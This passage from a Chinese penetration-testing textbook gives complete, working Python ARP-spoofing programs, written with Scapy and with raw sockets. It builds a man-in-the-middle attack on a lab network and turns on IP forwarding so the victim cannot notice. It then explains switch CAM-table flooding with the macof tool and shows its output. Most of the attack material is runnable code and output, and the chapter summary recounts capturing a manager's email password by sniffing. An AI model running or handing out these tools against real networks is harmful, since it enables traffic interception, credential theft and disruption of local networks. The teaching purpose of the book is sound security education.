
现在编写一个完整的 ARP 欺骗程序。

```
import sys
from scapy.all import sendp, ARP, Ether
if len(sys.argv)!=3:
    print sys.argv[0] + ": <target><spoof_ip>"
    sys.exit(1)
victimIP=sys.argv[1]
gatewayIP=sys.argv[2]
packet=Ether()/ARP(psrc=gatewayIP,pdst=victimIP)
while 1:
    sendp(packet)
    time.sleep(10)
    print packet.show()
```

将参数设置为“192.168.169.133 192.168.169.2”，执行的结果如图 8-19 所示。




图 8-19　该程序执行的结果

在目标主机 192.168.169.133 中查看 ARP 缓存表，可以看到这时这个缓存表已经受到欺骗，192.168.169.2 和 192.168.169.130 对应的硬件地址都变成“00:0c:29:12:dd:23”，如图 8-20 所示。

```
C:\Users\Administrator>arp -a

接口: 192.168.169.133 --- 0xb
  Internet 地址         物理地址              类型
  192.168.169.1         00-50-56-c0-00-08     动态
  192.168.169.2         00-0c-29-12-dd-23     动态
  192.168.169.130       00-0c-29-12-dd-23     动态
  192.168.169.255       ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态
  255.255.255.255       ff-ff-ff-ff-ff-ff     静态
```

图 8-20　受到欺骗的 ARP 缓存表

也可以将这个程序再完善一下，例如，将 8.1 节中讲到的网络嗅探功能也加进来，同时欺骗受害者主机和网关，将硬件地址改为自动获取等。首先编写一个能获取目标硬件地址的函数。

Scapy 中有一个 getmacbyip() 函数，这个函数的作用是给出指定 IP 地址主机的硬件地址。在 Python 中使用这个函数来获取 192.168. 169.133 的硬件地址，这个过程如图 8-21 所示。

```
>>> from scapy.all import getmacbyip
>>> getmacbyip("192.168.169.133")
'00:0c:29:2d:7f:89'
```

图 8-21　获取 192.168.169.133 的硬件地址

如果要开始的是一次中间人欺骗，那么需要同时对目标主机和网关都进行欺骗，本来目标主机与网关之间的过程如图 8-22 所示。




图 8-22　正常的通信过程

而中间人欺骗的原理就是要让目标主机误认为 Kali Linux 2 才是网关，同时让网关误认为 Kali Linux 2 才是目标主机，这样两者之间的通信方式就变成了如图 8-23 所示的形式。




图 8-23　被监听的通信过程

要实现这一点就需要同时向目标主机和网关发送欺骗数据包。用来欺骗目标主机的数据包如下。

```
attackTarget=Ether()/ARP(psrc=gatewayIP,pdst=victimIP)
```

用来欺骗网关的数据包如下。

```
attackGateway= Ether()/ARP(psrc= victimIP,pdst= gatewayIP)
```

因为 ARP 缓存表中表项都有生命周期，所以需要不断对两个主机进行欺骗。这里使用循环发送来实现这个功能，sendp 本身就有循环发送的功能，使用 inter 指定间隔时间，使用 loop=1 来实现循环发送。

```
sendp(attackTarget, inter=1, loop=1)
```

另外，也可以使用线程的方式来完成这个任务。

```
while True:
        attack1= threading.Thread(target=sendp,args=( attackTarget,),kwargs=
{'inter':1 })
    attack1.start()
    attack1.join()
```

接下来编写这个完整的程序。

```
import sys
import time
from scapy.all import sendp, ARP, Ether
if len(sys.argv)!=3:
    print sys.argv[0] + ": <target><spoof_ip>"
    sys.exit(1)
victimIP=sys.argv[1]
gatewayIP=sys.argv[2]
attackTarget=Ether()/ARP(psrc=gatewayIP,pdst=victimIP)
```

```
attackGateway= Ether()/ARP(psrc=victimIP,pdst=gatewayIP)
sendp(attackTarget, inter=1, loop=1)
sendp(attackGateway, inter=1, loop=1)
```

在 Aptana Studio 3 中完成这个程序，将这个程序以 ARPPoison.py 为名保存起来，但是这个程序需要两个参数，可以在 Run Configurations 中设置本次要攻击的目标地址“192.168.169.133”和网关“192.168.169.2”为运行的参数。执行之后，在目标主机上执行“ping 192.168.169.2”，执行的结果是“请求超时”。另外，可以在 192.168.169.130 上启动 WireShark 将过滤器设置为 icmp，如图 8-24 所示。




图 8-24　将过滤器设置为 icmp

查看捕获 192.168.169.133 上的通信，如图 8-25 所示。

```
46 19.728634246  192.168.169.133   192.168.169.2   ICMP   74 Echo (ping) request
58 24.658509968  192.168.169.133   192.168.169.2   ICMP   74 Echo (ping) request
71 29.651592463  192.168.169.133   192.168.169.2   ICMP   74 Echo (ping) request

Frame 46: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
Ethernet II, Src: 00:0c:29:2d:7f:89, Dst: 00:0c:29:12:dd:23
  Destination: 00:0c:29:12:dd:23
  Source: 00:0c:29:2d:7f:89
  Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 192.168.169.133, Dst: 192.168.169.2
Internet Control Message Protocol
```

图 8-25　捕获到本来只有 192.168.169.133 才能收到的通信

可以看到在 Kali Linux 2 上截获了 192.68.169.133 发往 192.168.169.2 的数据包，但其实这个数据包到了 Kali Linux 2 虚拟机上，这一点从 Ethernet 层上的 Destination 上可以看出来。

但是这里存在一个很明显的问题，就是 192.68.169.133 发出去的数据包都没有得到回应，这是因为 Kali Linux 2 并没有将这些数据包转发到 192.168.169.2 上去。所以需要在主机上开启转发功能。首先打开一个终端，开启的方法如下所示。

```
root@kali: ~ # echo 1 >> /proc/sys/net/ipv4/ip_forward
```

这样就可以将截获到的数据包再转发出去，被欺骗的主机就可以正常上网了，从而无法察觉到受到了攻击。

例如，现在目标主机上执行“ping 192.168.169.2”，如图 8-26 所示。

```
C:\Users\Administrator>ping 192.168.169.2

正在 Ping 192.168.169.2 具有 32 字节的数据:
来自 192.168.169.2 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.169.2 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.169.2 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.169.2 的回复: 字节=32 时间<1ms TTL=128
```

图 8-26 “ping 192.168.169.2”

此时可以使用 WireShark 来捕获这些其他主机的数据包了。可以看到 Kali Linux 2 虚拟机接收到这两台主机之间的通信，如图 8-27 所示。

```
111 44.321193299  192.168.169.133       192.168.169.2       ICMP        74 Echo (ping) request
112 44.321404884  192.168.169.2         192.168.169.133     ICMP        74 Echo (ping) reply
```

图 8-27 捕获到的通信

接下来使用另外一个库文件 socket 来实现这个例子。相比 Scapy，socket 是一个更为通用的库文件，但是也要复杂一些。首先看一下 ARP 数据包的格式，和以前不同，这一次要精确到每一位表示的含义，如图 8-28 所示。

以太网目的地址	以太网源地址	帧类型	硬件类型	协议类型	硬件地址长度	协议地址长度	op	发送端以太网地址	发送端IP地址	目的以太网地址	目的IP地址

图 8-28 ARP 数据包的格式

使用 socket 来产生一个数据包要远比 Scapy 麻烦，按照如图 8-28 所示这个数据包要分成如下多个部分。

（1）以太网目的地址，长度为 6 位。

（2）以太网源地址，长度为 6 位。

（3）帧类型，长度为两位。

（4）硬件类型，长度为两位。

（5）协议类型，长度为两位。

（6）硬件地址长度，长度为 1 位。

（7）协议地址长度，长度为 1 位。

（8）op，长度为两位。

（9）发送端以太网地址，长度为 6 位。

（10）发送端 IP 地址，长度为 4 位。

（11）目的以太网地址，长度为 6 位。

（12）目的 IP 地址，长度为 4 位。

利用这个库实现中间人欺骗的原理和前面讲过的一样，也是通过向目标发送一个伪造了的 ARP 请求数据包来实现的。环境和之前介绍的一样，源 IP 地址：192.168.169.2（也就是

网关的 IP 地址)，构造的欺骗数据包内容如下。

（1）源 IP 地址：192.168.169.2（也就是网关的 IP 地址）。

（2）源硬件地址：00:0c:29:12:dd:23（也就是 Kali Linux 2 虚拟机的硬件地址）。

（3）目标 IP 地址：192.168.169.133（要欺骗主机的 IP 地址）。

（4）目标硬件地址：00:0c:29:2D:7F:89。

（5）ARP 类型：request。

那么可以按照如下来填充这个数据包。

（1）以太网目的地址：00:0c:29:2D:7F:89，这个表示要欺骗的主机的硬件地址，也可以是广播地址 ff:ff:ff:ff:ff:ff。

（2）以太网源地址：00:0c:29:12:dd:23，这是本机的硬件地址。

（3）帧类型：0x0806 表示 ARP 类型，使用两位十六进制表示为 \x08\x06。

（4）硬件类型：1 表示以太网，使用两位十六进制表示为 \x00\x01。

（5）协议类型：8 表示 IPv4，使用两位十六进制表示为 \x08\x00。

（6）硬件地址长度：\x06，表示 6 位的硬件地址。

（7）协议地址长度：\x04，表示 4 位的 IP 地址。

（8）op：1 表示请求，2 表示回应，使用两位十六进制表示为 \x00\x01。

（9）发送端以太网地址：00:0c:29:12:dd:23。

（10）发送端 IP 地址：192.168.169.2。

（11）目的以太网地址：00:0c:29:2D:7F:89。

（12）目的 IP 地址：192.168.169.133。

在构造数据包的时候需要注意一点，网络中传输 IP 地址等数据要使用网络字节顺序，它与具体的 CPU 类型、操作系统等无关，从而可以保证数据在不同主机之间传输时能够被正确解释。Python socket 模块中包含一些有用的 IP 转换函数，说明如下。

（1）socket.inet_aton(ip_string)：将 IPv4 的地址字符串（例如 192.168.10.8）转换为 32 位打包的网络字节。

（2）socket.inet_aton(packed_ip)：转换 32 位的 IPv4 网络字节为 IP 地址的标准点号分隔字符串表示。

这里需要使用 socket.inet_aton(ip_string) 将 IP 地址转换之后才能发送出去，所以定义一下这个数据包的格式内容。

```
srcMAC="00:0c:29:12:dd:23"
dstMAC="00:0c:29:2D:7F:89"
code='\x08\x06'
htype = '\x00\x01'
protype = '\x08\x00'
```

```
hsize = '\x06'
psize = '\x04'
opcode = '\x00\x02'
gatewayIP = '192.168.169.2'
victimIP = '192.168.169.133'
```

下面将这些内容组成一个数据包。

```
packet=srcMAC+dstMAC+ code+htype+protype+hsize+psize+opcode+srcMAC+socket.inet_
aton(gatewayIP)+ dstMAC+socket.inet_aton(victimIP)
```

完整的程序如下所示。

```
import socket
import struct
import binascii
s=socket.socket(socket.PF_PACKET,socket.SOCK_RAW,socket.ntohs(0x0800))
s.bind(("eth0",socket.htons(0x0800)))
srcMAC='\x00\x0c\x29\x23\x1e\xf4'
dstMAC='\x00\x0c\x29\x2D\x7F\x89'
code='\x08\x06'
htype = '\x00\x01'
protype = '\x08\x00'
hsize = '\x06'
psize = '\x04'
opcode = '\x00\x01'
gatewayIP = '192.168.169.2'
victimIP = '192.168.169.133'
packet= dstMAC+srcMAC+ code+ htype+ protype+ hsize+ psize+ opcode+
srcMAC+socket.inet_aton(gatewayIP)+ dstMAC+socket.inet_aton(victimIP)
while 1:
    s.send(packet)
```

在 Aptana Studio 3 中完成这个程序，将这个程序以“ARPPoison2.py”为名保存起来，这个程序执行之后，在目标主机上查看 ARP 缓存表，如图 8-29 所示。



图 8-29 执行完该程序之后的 ARP 缓存表

可以看到网关 192.168.169.2 的硬件地址已经变成 192.168.169.130，这表示 ARP 欺骗成功，现在目标主机发往网关的流量就都被劫持到 Kali Linux 2 虚拟机上。

小结

本章中介绍了如何在网络中进行嗅探和欺骗，这是作者认为最为有效的一种攻击方式。几乎所有的网络安全机制都是针对外部的，而极少会防御来自内部的攻击，因此在网络内部进行嗅探和欺骗的成功率极高。

在很多经典的渗透案例中也都提到了这种攻击方式，例如，国内最知名的一家 IT 企业的安全主管就曾经提到过，他在进入企业后做的第一件事情就是利用网络监听截获了部门领导的电子邮箱密码。另外，随着现在硬件的发展，也出现了有人使用装载了树莓派的无人机进入到受保护的区域，然后连接到了无线网络进行网络监听的事件。



CHAPTER 09

第 9 章 拒绝服务攻击

在学校食堂用餐的时候，经常会有等待餐桌的经历。学校食堂提供的餐桌只有几百个，往往有人要排着队等待餐桌。如果使用了餐桌的人迟迟不离开，那么后面的人就会越来越多，学校食堂提供的餐桌也就无法对外提供正常的服务了。当然平时出现这种情况的主要原因是因为学校食堂提供的餐桌数量不够，只要增加餐桌的数量就可以解决这个问题了。但是如果是有人故意为之，例如有大量并不是真的在吃饭的人却占着餐桌不离开，就会导致其他人都无法在这个食堂就餐。那么这时食堂实际上已经不能正常对外提供服务了，这种故意占用某一系统对外服务的有限资源从而导致其无法正常工作的行为就是拒绝服务攻击。

拒绝服务攻击即是攻击者想办法让目标机器停止提供服务，是黑客常用的攻击手段之一。其实对网络带宽进行的消耗性攻击只是拒绝服务攻击的一小部分，只要能够对目标造成麻烦，使某些服务被暂停甚至主机死机，都属于拒绝服务攻击。拒绝服务攻击问题也一直得不到合理的解决，究其原因是因为网络协议本身的安全缺陷，从而拒绝服务攻击也成为攻击者的终极手法。

实际上拒绝服务攻击并不是一个攻击方式，而是一类具有相似特征的攻击方式的集合。这类攻击方式分布极广，黑客可能会利用 TCP/IP 协议层中数据链路层、网络层、传输层和应用层各种协议漏洞发起拒绝服务攻击。下面按照这些协议的顺序来介绍一下各种拒绝服务攻击以及实现的方法。

9.1　数据链路层的拒绝服务攻击

首先查看在数据链路层发起的拒绝服务攻击方式，很多人对这种攻击方式很陌生，它的攻击目标是二层交换机。这种攻击方式的目的并不是要二层交换机停止工作，而是要二层交换机以一种不正常的方式工作。

很多人可能对这种说法感到困惑，什么是交换机不正常的工作方式呢？现在的网络设备大都采用了交换机，但是却并非从有网络的时候就使用这个设备。早期网络使用的是一种名为集线器的设备，如果读者阅读过一些比较老旧的黑客书籍，那里面大都会提到一种使用 sniffer 来监听整个局域网的方法。这种方法极为简单，只需要网卡支持混杂模式即可。但实际上如果你现在真的按照这种方法，就会发现其实除了本机的通信之外将会一无所获。这是怎么回事呢？

产生这种情况的原因在于多年前局域网进行通信的设备大都是集线器，而现在使用的却是交换机。这两种设备的作用相同，都可以实现局域网两个主机之间的通信。但是工作原理却不同，简单来说，集线器中没有任何的“学习”和“记忆”能力。假设一个局域网中有 100 台计算机，这些计算机都用网线连接到集线器的网络接口上，其中每一个接口对应一台计算机。当其中的 A 计算机在向 B 计算机发送数据包时，需要先将数据包发给集线器，由集线器负责转发。可是当集线器收到这个数据包时并不知道哪个接口连接到了 B 计算机，所以集线器会大量地复制这个数据包，然后向所有的接口都发送一份这个数据包的副本。结果就是局域网中的所有计算机都收到了这份数据包，每台计算机上面的网卡会查看这台数据包上的目的信息，如果该目的并非本机，就会丢弃这个数据包。这样就只有 B 计算机才会接收并处理这个数据包。但是这种机制并不能确保数据包的保密性。就像之前提到的那样，局域网中的任何一台主机只需要将网卡设置为混杂模式，然后使用抓包软件（例如之前提到的 sniffer），就可以捕获到网络中的所有通信数据包。

目前的局域网中几乎已经见不到了集线器的踪影了，取而代之的是交换机。相比较集线器，交换机则多了“记忆”和“学习”的功能。这两个功能是通过交换机中的 CAM 表实现的，这张表中保存了交换机中每个接口所连接计算机的 MAC 地址信息，这些信息可以通过动态学习来获得。

这样，当局域网中的 A 计算机向 B 计算机发送数据包时，会先将这个数据包发送到交换机，由交换机转发。交换机在收到这个数据包时会提取出数据包的目的 MAC 地址，并查询 CAM 表，如果能查找到对应的表项，就将数据包从找到的接口发送出去。如果没有找到，再将数据包向所有接口发送。在转发数据包的时候，交换机还会进行一个学习的过程，交换机会将接收到数据包中的源 MAC 地址提取出来，并查询 CAM 表，如果表中没有这个源 MAC 地址对应接口的信息，则会将这个数据包中的源 MAC 地址与收到这个数据包的接口

作为新的表项插入到 CAM 表中。交换机的学习是一个动态的过程，每个表项并不是固定的，而是都有一个定时器（通常是 5 分钟），从这个表项插入到 CAM 表开始起，当该定时器递减到零时，该 CAM 项就会被删除。

这个机制保证了采用交换机设备的局域网的数据包传送都是单播的，但是 CAM 表的容量是有限的，如果短时间内收到大量不同源 MAC 地址发来的数据包，CAM 表就会被填满。当填满之后，新到的条目就会覆盖前面的条目。这样当网络中正常的数据包到达交换机之后，而交换机中 CAM 表已经被伪造的表项填满，无法找到正确的对应关系，只能将数据包广播出去。这时受到攻击的交换机实际上已经退化成了集线器了。这时黑客只需要在自己的计算机上将网卡设置为混杂模式，就可以监听整个网络的通信了。

这种攻击其实也很简单，只需要伪造大量的数量包发送到交换机，这些数据包中的源 MAC 地址和目的 MAC 地址都是随机构造出来的，很快就可以将交换机的 CAM 表填满。

Kali Linux 2 中提供了很多可以完成这个任务的工具，接下来介绍一个专门用来完成这种攻击的工具 -macof，这个工具的使用方法很简单，下面给出了这个工具的使用格式。

```
Usage: macof [-s src] [-d dst] [-e tha] [-x sport] [-y dport][-i interface] [-n times]
```

在实际应用中，这里面的参数只有 -i 是会使用到的，这个参数用来指定发送这些伪造数据包的网卡。

使用 macof 的方法很简单，在 Kali Linux 2 中打开一个终端，然后输入 macof 即可启动这个工具。

```
root@kali: ~ # macof
```

这个工具的工作界面如图 9-1 所示。

```
root@kali:~# macof
b:8c:a2:73:91:70 10:95:c5:13:65:f2 0.0.0.0.29051 > 0.0.0.0.42954: S 1055915902:1055915902(0) win 512
36:14:6c:12:0:3b 19:d6:3:23:8b:40 0.0.0.0.24562 > 0.0.0.0.11287: S 1672405459:1672405459(0) win 512
ec:64:90:78:bf:65 b4:2a:1b:2c:e7:ed 0.0.0.0.3492 > 0.0.0.0.4130: S 788025476:788025476(0) win 512
90:c:78:41:2a:ff 7:62:bc:38:de:f6 0.0.0.0.50007 > 0.0.0.0.25356: S 1718844807:1718844807(0) win 512
4a:2d:dc:59:9d:a 58:41:6d:7b:43:80 0.0.0.0.41153 > 0.0.0.0.11034: S 1731891811:1731891811(0) win 512
f8:7:1b:4d:1a:57 6d:8e:95:3d:e2:ab 0.0.0.0.60049 > 0.0.0.0.53926: S 1987150339:1987150339(0) win 512
1c:8c:bc:70:7c:c6 ee:9e:4a:4a:9d:17 0.0.0.0.21452 > 0.0.0.0.180: S 433202180:433202180(0) win 512
b9:27:c0:5a:fc:c4 f4:23:6f:1e:3f:bf 0.0.0.0.36038 > 0.0.0.0.26113: S 1542741169:1542741169(0) win 512
ef:70:56:5b:b8:8d a9:ad:d5:2f:48:18 0.0.0.0.155 > 0.0.0.0.9261: S 387309074:387309074(0) win 512
